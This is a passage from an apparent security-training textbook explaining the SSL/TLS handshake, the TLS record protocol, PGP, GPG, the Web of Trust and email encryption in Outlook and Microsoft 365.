the cipher suite selected).
3. The server sends a "hello done" message to inform the client that the handshake phase is complete and waits for the client's response.
4. If the client receives a certificate-request message, the client must respond to the message by sending a certificate message or "no certificate" alert. The server sends the client key-exchange message. The content of the message depends on the public-key algorithm between the server hello and the client hello. If the certificate sent by the client has signing ability, a digitally signed certificate verifies the message, and the client transmits it.
5. The client transmits the changed cipher-spec message and copies the pending cipher spec into the current cipher spec. The client sends a message to initiate the completion of the message under the new algorithm, keys, and secrets.
6. In response, the server replies by sending its own changed cipher-spec message, transfers the pending cipher spec to the current cipher spec, and initiates the completion of the message under the new cipher spec. At this point, the handshake is complete and the server starts exchanging the application-layer data.




Client Hello message (includes SSL version, randomly generated data, encryption algorithms, session ID, key exchange algorithms, compression algorithms, and MAC algorithms)
1
Determines the SSL version and encryption algorithms to be used for the communication; sends Server Hello message (Session ID) and Certificate message (local certificate)
2
Sends a Server Hello Done message
3
Verifies the Digital certificate, generates a random premaster secret (encrypted with server's public key), and sends Client Key Exchange message with the premaster secret
4
Sends a Change Cipher Spec message and a Finished message (hash of handshake message)
5
Hash value is calculated for the exchanged handshake messages and then compared to the hash value received from the client; If the two match, the key and cipher suite negotiation succeeds. Sends a Change Cipher Spec message and a Finished message (hash of handshake message)
6

Figure 20.31: SSL handshake protocol flow

The resumption of a previous session or the replication of an existing session proceeds as follows:

- The client initiates the communication by sending a hello message with the session ID of the session that is to be resumed.
- If the server finds a match, it re-establishes the session under the specified session state with the same session ID.
- At this point, both the server and the client exchange the changed spec messages and proceed directly to the finished messages.
- After re-establishment, the server and client exchange data at the application layer.
- If the session ID does not exist, the server creates a new session ID. The SSL client and server then carry out a complete handshake.



Transport Layer Security (TLS)

- TLS is a protocol **to establish a secure connection** between a client and a server and ensure the privacy and integrity of information during transmission
- It uses the **RSA algorithm** with 1024- and 2048-bit strengths

TLS Handshake Protocol

It allows the client and server to authenticate each other, select an encryption algorithm, and exchange a symmetric key prior to data exchange

TLS Record Protocol

It provides secured connections with an encryption method, such as DES

Application Data

Application Data

Transport Layer Security (TLS)

The Transport Layer Security (TLS) protocol is used to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission. It uses a symmetric key for bulk encryption, asymmetric key for authentication and key exchange, and message authentication codes for message integrity. It uses the RSA algorithm with strengths of 1024 and 2048 bits. Using TLS, one can reduce security risks such as message tampering, message forgery, and message interception. An advantage of TLS is that it is independent of the application protocol. Higher-level protocols can lie on top of TLS transparently.

TLS consists of two layers: TLS Record Protocol and TLS Handshake Protocol.

1. **TLS Record Protocol**

   The TLS Record Protocol is a layered protocol. It provides secured connections with an encryption method such as DES. It secures application data using the keys generated during the handshake and verifies its integrity and origin. The TLS Record Protocol provides connection security with two basic properties:

   - **The connection is private**: Uses symmetric cryptography for data encryption (e.g., DES). The protocol generates unique keys for symmetric encryption for each connection, depending on a secret negotiated by another protocol (such as the TLS Handshake Protocol). One can use the TLS Record Protocol without encryption.
   - **The connection is reliable**: It provides a message integrity check at the time of message transport using a keyed MAC. Secure hash functions (e.g., SHA, MD5) help to perform MAC computations.

The TLS Record Protocol does the following:

- Fragments outgoing data into manageable blocks and reassembles incoming data
- Optionally compresses outgoing data and decompresses incoming data
- Applies MAC to the outgoing data and uses MAC to verify the incoming data
- Encrypts outgoing data and decrypts incoming data

The TLS Record Protocol sends the outgoing encrypted data to the TCP layer for transport.

2. **TLS Handshake Protocol**

The TLS Handshake Protocol allows the client and server to authenticate each other and select an encryption algorithm and cryptographic keys prior to data exchange by the application protocol.

It provides connection security with three basic properties:

- The peer's identity can be authenticated using asymmetric cryptography. This can be made optional but is mostly required for at least one of the peers.
- The negotiation of a shared secret is secure.
- The negotiation is reliable.

The TLS Handshake Protocol operates on top of the TLS Record Protocol and is responsible for producing cryptographic parameters of the session state. At the start of communication, the TLS client and server agree on a protocol version, select cryptographic algorithms, optionally authenticate each other, and use asymmetric cryptography techniques to create shared secrets.

The steps involved in the TLS Handshake Protocol are as follows:

- Initially, the client sends a "Client hello" message accompanied by the client's random value and supported cipher suites to the server.
- The server responds to the client by sending a "Server hello" message accompanied by the server's random value.
- The server sends its certificate to the client for authentication and may request the client's certificate. The server sends the "Server hello done" message.
- The client sends its certificate to the server, if requested.
- The client generates a random pre-master secret and encrypts it with the server's public key; then, it sends the encrypted pre-master secret to the server.
- The server receives the pre-master secret. Thereafter, the client and server each create the master secret and session keys based on the pre-master secret.
- The client sends "Change cipher spec" to the server to indicate that it will start using the new session keys for hashing and encrypting messages. The client also sends "Clientfinished".

- The server receives "Changecipher spec" from the client and switches its record layer security state to symmetric encryption using the session keys. Then, the server sends "Serverfinished" to the client.
- Now, the client and server can exchange application data over the secure channel they have established, and all the messages exchanged between the client and server are encrypted using a session key.

Cryptography Toolkits

Cryptography toolkits include cryptographic primitives, algorithms, and schemes used to provide security for various applications. Some cryptography toolkits are discussed below:

- **OpenSSL**

  Source: *https://www.openssl.org*

  OpenSSL is an open-source cryptography toolkit implementing the SSL and TLS network protocols and the related cryptography standards required by them. It is a command-line tool for using the various cryptography functions of OpenSSL's crypto-library from the shell. OpenSSL can be used for the creation and management of private keys, public keys, and parameters; public-key cryptographic operations; creation of X.509 certificates, CSRs, and CRLs; etc.

Pretty Good Privacy (PGP)

Pretty Good Privacy (PGP) is a protocol used to encrypt and decrypt data with authentication and cryptographic privacy. It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications. The algorithm used for message encryption is RSA for key transport and IDEA for bulk-message encryption. PGP uses RSA for computing digital signatures and MD5 for computing message digests.

It combines the best features of both conventional (around 1,000 times faster than public-key encryption) and public-key cryptography (solution to key distribution and data transmission issues), and is therefore known as a hybrid cryptosystem.

PGP is used for:

- Encrypting a message or file prior to transmission so that only the recipient can decrypt and read it
- Clear signing of the plaintext message to ensure the authenticity of the sender
- Encrypting stored computer files so that no one besides the person who encrypted them can decrypt them
- Deleting files rather than just removing them from the directory or folder
- Data compression for storage or transmission

How PGP Works?

- **PGP Encryption**
  - When a user encrypts data with PGP, PGP first compresses the data.

    Compressing the data reduces patterns in the plaintext that could be exploited by most cryptanalysis techniques to crack the cipher, thereby increasing the resistance to cryptanalysis considerably.
  - PGP then creates a random key (GSkAQk49fPD2h) that is a one-time-only secret key.
  - PGP uses the random key generated to encrypt the plaintext, resulting in a ciphertext.
  - Once the data are encrypted, a random key is encrypted with the recipient's public key.
  - The public-key-encrypted random key (Td7YuEkLg99Qd0) is sent along with the ciphertext to the recipient.

Figure 20.34: PGP Encryption

- **PGP Decryption**
    - Decryption works in reverse.
    - The recipient's copy of PGP uses his or her private key instead of the public key to recover the temporary random key.
    - PGP then uses the recovered random key to decrypt the conventionally encrypted ciphertext.

GNU Privacy Guard (GPG)

GNU Privacy Guard (GPG) is a software replacement of PGP and free implementation of the OpenPGP standard that is used to encrypt and decrypt data. GPG is also called a hybrid encryption software program, as it uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange, which is achieved using the receiver's public key for encrypting the session key.

GPG also supports S/MIME and Secure Shell (SSH). The latest version of GPG supports most cryptographic functions such as elliptic curve cryptography (ECDSA, ECDH, and EdDSA), and it also supports the cryptography library Libgcrypt.


GPG is used for the following:

- Proper key management of both private and public keys
- Creating new private keys and exporting or importing any key even though it is in some armored (e.g., ASCII) format
- Pushing the public key to the key server by signing code with the GPG key having a public signature
- Deleting a private key from local storage
- Encrypting and signing files using asymmetric keys for encrypting any file used for email or FTP
- Decrypting and verifying the encrypted file using asymmetric keys
- Detaching signatures where the signature file can be detached from the message file
- Managing and building the web of trust

- Automatically securing messages in messaging applications such as Psi and Fire

How GPG Works

- **GPG Encryption**
  - GPG encrypts messages individually by using asymmetric-key pairs.
  - The user sends the raw file, and GPG is used for signing the file using the sender's private key for confirming the file content at the time of signing.
  - Then, the file is encrypted using the receiver's public key. Now, the file can be decrypted only with the receiver's private key.
  - After encrypting the data, the encrypted file can be stored locally, distributed to the FTP servers, or sent to email recipients.



Raw File
Sender's Private Key
Receiver's Public Key
Sign File using Private key
Encrypt File using Public key
Signed and Encrypted File
Encrypted Email or FTP

Figure 20.36: GPG Signing and Encryption

- **GPG Decryption**
  - GPG decryption is the reverse process of GPG encryption.
  - As the asymmetric-key pairs are used, GPG searches for the receiver's private key for decrypting the file.
  - Signature verification is done automatically by the GPG using the sender's public key after the decryption.

Web of Trust (WOT)

- Web of trust (WoT) is a **trust model of PGP**, OpenPGP, and GnuPG systems
- Everyone in the network is a Certificate Authority (CA) and signs for other trusted entities
- WoT is a **chain of a network** in which individuals intermediately validate each other's certificates using their signatures
- Every user in the network has a **ring of public keys** to encrypt the data, and they introduce many other users whom they trust

Web of Trust (WOT)

Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG accessible systems. It is an idea of decentralizing the key distribution among PGP users. In the PKI, only a centralized power such as the CA signs certificates in the network, ensuring authenticity between the public key and its owner. In WoT, everyone in the network is a CA, and they can sign for other trusted entities. WoT is a network chain in which individuals intermediately validate each other's certificates using their signatures. These signatures verify the ownership of keys from various trust levels. There is a bunch of similar trust levels through direct or indirect references in WoT.

Working of WOT

In WOT, every PGP user in the network has a ring of public keys to encrypt the data, and they introduce many other users whom they trust. In this trust model, a user encodes the data with the receiver's public key that is decrypted only by the receiver's private key. Then, every user in this model digitally signs the data with their private keys; when the recipient is validating it against the user's public key, he/she can confirm the user's authenticity. This process will ensure that data are received from a valid user without being modified, and only the intended user can access the information, as only he/she holds the related private key.

Encrypting Email Messages in Outlook

Secure/Multipurpose Internet Mail Extensions (S/MIME) Encryption

S/MIME certification is a technique that allows users to encrypt their email messages. It is used for encrypting Outlook email messages so that senders and the designated receivers can access them without compromising the integrity of the message.

The steps to encrypt email messages using S/MIME encryption are discussed below.

To perform these steps, a signing certificate should be attached to the keychain.

- Select **File → Options → Trust Center → Trust Center Settings**.

Microsoft 365 Message Encryption

Office 365 Message Encryption (OME) allows users to send an encrypted email message to any email address. OME requires receivers to login to a Microsoft Office 365 account or use a one-time password to authenticate themselves.

The steps to encrypt email messages using OME encryption are as follows.

- In an email message body, select the **Options** menu, go to **Encrypt**, and choose the encryption that includes the required constraints such as **Encrypt-Only** or **Do Not Forward**.

